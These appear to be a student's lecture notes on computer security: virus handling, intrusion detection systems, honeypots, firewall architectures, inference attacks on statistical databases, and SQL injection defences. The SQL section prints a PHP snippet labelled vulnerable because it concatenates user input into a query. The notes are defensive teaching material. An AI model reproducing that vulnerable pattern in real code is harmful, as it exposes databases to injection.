      - Upon **detecting** new virus, system **captures** and **analyses** it, adds **detection** and **shielding information**, **removes** it and **passes information** about the virus to **other systems** so it can be **detected before** being **allowed** to **run** elsewhere
    - Monitoring program on the pc use heuristics to infer a virus may be presnt
    - Admin machine encrypts the" virus" and sent to the central virus analysis machine

Intrusion detection systems (IDS)

- The role of IDS
  - **Detecting** the **circumvention** of a **policy**
  - Related to **system auditing** and underlying both we need to **record** what is **going on** in a system.
  - Monitors the **behavior** within a **system** with the **mindset** that there may have been **intrusions**.
- False positive/negative
  - False positive is when a **match** is **made** but **shouldn't have**
  - False negative is when a **match** is **not made** but **should have**
- IDS Models:

- Anomaly-based
  - **Observed** behavior **differs** from **typical** behavior for user
    - Requires statistics on typical user behavior for individual users
  - **Attempts** to define **normal** or **expected** behavior
- Signature/misuse-based
  - Indicates an **attempt** to **inappropriately** use **resources**
    - Requires that we **know typical** attack **patterns**
  - **Attempts** to define **normal**, or **expected** behavior

- Architecture: Agents (host or network based), director, notifier
  - Agents: gather information from loggers/sensors and likely perform some analysis
    - Collects **data** from **sources**, including **log files**, **networks** or other **processes**
    - **Pre-process** information before it gets to director
    - Director can request for more information from the agents
    - How do they gather information?
      - Host-based
        - Looks primarily at **log files**, **context** of a **host** and likely **particular applications**
        - **Analyse** them to **determine** what to **pass** to director (events to look for are **related** to **goals** of IDS)
      - Network-based
        - **Monitor** network **traffic**
        - **Difficult** if network traffic is **encrypted**
    - Why use agents?
      - Traditional IDS have **one** point of **failure**, the **director**
      - To overcome we need an IDS where **multiple** components can **function independently** yet **correlate information**
      - If **one** agent is **attacked**, the **others** still can **continue** to **monitor** the **network**
      - Disadvantage: **overhead** in communication
  - Director: gather information from agents and perform some analysis
    - Further **analyses** information using an **analysis engine**
    - Can **instruct** agents to:
      - **Collect** or **send** more information
      - **Process** data differently
    - Usually requests **more information** when it **detects** an **attack**
    - Agent can obtain **information** from a **set** of **hosts**, in this case it can act as a **director** with **respect** to those **hosts**
    - Director usually runs on a different **system** so attackers **can't compromise** it at the **same time** as the **system** we are trying to **protect**
  - Notifier
    - **Notifies** the appropriate party regarding reports **received** from **director**
    - Responsible for **coordinating** the **IDPS** residing on firewalls to **block** attacks over the network
    - If attack is **identified** the notifier will **instruct** other **IDPS** to **counteract** the attack


- Honeypot

- A **resource** with **no production value**. **No** legitimate **reason** for anyone **outside** the network to **interact** with a **honeypot**
- Any **attempts** are most likely a **probe**, **scan** or **attack**
- In addition, **if** a honeypot **initiates outbound communication**, the system most likely has been **compromised**

Firewalls

- Type of firewalls
  - Packet-filtering firewall
    - Stateful inspection firewalls
      - Sometimes useful if filtering firewall can keep **state information**
      - Useful for filtering traffic built on stateless protocol such as UDP
        - **Allow** UDP packet **carrying** a **response** in **only** as a **response** to **previous outgoing** UDP **packet** carrying a **request**
        - Firewall has to **remember outgoing** UDP **packet**
  - Application-level gateway
    - Act as **relays** for application level traffic, often of **limited** types such as web traffic
      - These act on application layer of TCP/IP stack, application, session or presentation in OSI
    - End-to-end **connections** between **server** and **client** are not **formed**
    - **Outgoing** and **incoming** traffic are both **inspected**
      - Checks application content for **appropriateness** such as restricting particular websites
      - Checks **format** for protocol data
        - Can protect against **malformed** IP or TCP packets
  - MAC layer firewalls
    - Operates at data link layer
      - Actually at media access control sub-layer
    - Typically **specifies** the **specific traffic allowed** from/to a network interface card or something similar
- Firewall architecture
  - Packet-filtering routers
    - Add **firewall** functionality to a **border router**
  - Single homed bastion host
  - Double or dual-homed bastion hosts
    - Bastion hosts
      - Hosts identified by firewall administrator as **critical points** in the security of a network
      - Typically have **limited functionality** to **reduce exposure** to vulnerabilities and **improve performance** and serve as a platform for an application-level gateway
      - The way in which the bastion host performs and is fitted with other parts of the system determines the firewall architecture


Single-homed bastion host



- The firewall is a composite of two systems:
  - A packet-filtering router which pre-filters to reduce the load on the second unit.
  - A bastion host (probably an application-layer firewall).
    - Provides proxy access for the inside.

Dual-homed bastion host


This architecture is built around a dual-homed host, i.e. something with at least two network interfaces.



- One interface connects to the external network, another to the internal network.
- Everything (in/out) goes through the bastion host now.

- Screened subnet firewall

Screened-subnet firewall system



- Screened subnet firewall configuration.
  - This is the most expensive, and the most common setting
  - Two packet-filtering routers are used.
  - Creation of an isolated sub-network, the DMZ.

- Firewall limitations, it cannot
    - **Protect** against **internal** attackers
    - Practically **protect** against **malware** or **programs infected** with **malware**
    - **Protect** against services that **bypass** the **firewall**. For example, a dial-in service to a local area network may not pass through the firewall

Statistical databases

- An aggregate-query interface
    - **Sensitivity** level or classification of an **aggregate** computed over a **group** of values usually **differs** from the **sensitivity** levels of the **individual** values
    - E.g. sensitivity level of average salary in department is lower than sensitivity level of salaries of individual employees
- Inference: The **derivation** of **sensitive** information **from non-sensitive** (aggregated) data
    - E.g. an average salary of all employees older than 60 discloses an exact value of salary if exactly only 1 employee employed is older than 60
- Direct vs Indirect attacks
    - Direct attack
        - Where aggregates are over **small** enough **samples** that **information** about **individual elements** of data is **leaked**
            - Results from several aggregate queries can be used also
    - Indirect attack
        - Where **information** from **external sources** is **combined** with the **results** of **aggregate queries**
- Protection: Query set restriction, data perturbation, output perturbation
    - Query set restriction
        - **Suppress sensitive** information
            - Do not disclose an answer when query set is too **small**, or too **large**
            - Still can sometimes construct trackers
    - Data perturbation
        - Data in database is changed in a way that **statistics** that are **generated** are still **accurate** but **inferential information** about characteristics on **individual rows** is **inaccurate** (how do you calculate average mark if you don't trust anybody enough to give them your mark?)
        - How to perturb data?
            - Data-swapping
            - **Analyze** confidential **data** and **construct** a **distribution** which seems to **represent** it then **sample** from **distribution** to **construct fake data** for use in modified database which is **statistically consistent** with original
    - Output perturbation
        - Similar to data perturbation but here we **distort** statistical output
        - Random-sample query method
            - **Appropriate subset** of the **query set** that the statistic would be **calculated** on is **determined** and the **statistic** is **calculated** on that
        - Alternatively the statistical result on real query set can itself be changed, likely in a **randomized** way

SQL injection

- Checking inputs
  - Typically most common attacks are **manipulation** attacks where existing SQL statements are modified:
    - Adding elements to the WHERE clause, or
    - Extending the SQL statement
    - Select * from table
- Protection against SQL injection
  - Can be provided by disciplined programming, protecting ever dynamic statement
  - Input validation is pretty important too

```
$name = $_REQUEST['name'];
$query = "SELECT * FROM suppliers WHERE name = '" . $name . "';";
$result = mysql_query($query);
```

(a) Vulnerable PHP code

```
$name = $_REQUEST['name'];
$query = "SELECT * FROM suppliers WHERE name = '" .
mysql_real_escape_string($name) . "';";
$result = mysql_query($query);
```

- Bind variables
  - Rather than literal values, use **placeholder**, a bind variable and replace that with actual values using separate API call
    - Form of "**?**", **:name**, or **@name**
  - **Automatically escaped** by database driver when **passed** as an **argument** to SQL prepared statement. Resulting escaped strings **treat** the variable as **user data** and **cannot** be **interpreted** by SQL database as SQL **statement**
- SQL Rand
  - Involves instruction set **randomization**, wherein a **random key** is **added** to SQL keywords internally
  - Externally generated **attack queries won't have** the random **key** so queries won't be carried out
  - **Before** the keywords are actually sent to database the random **key** is **removed**

```
select gender, avg(age)
   from cs101.students
      where dept = %d
   group by gender
```

Randomizing

```
select123 gender, avg123 (age)
   from123 cs101.students
      where123 dept = %d
   group123 by123 gender
```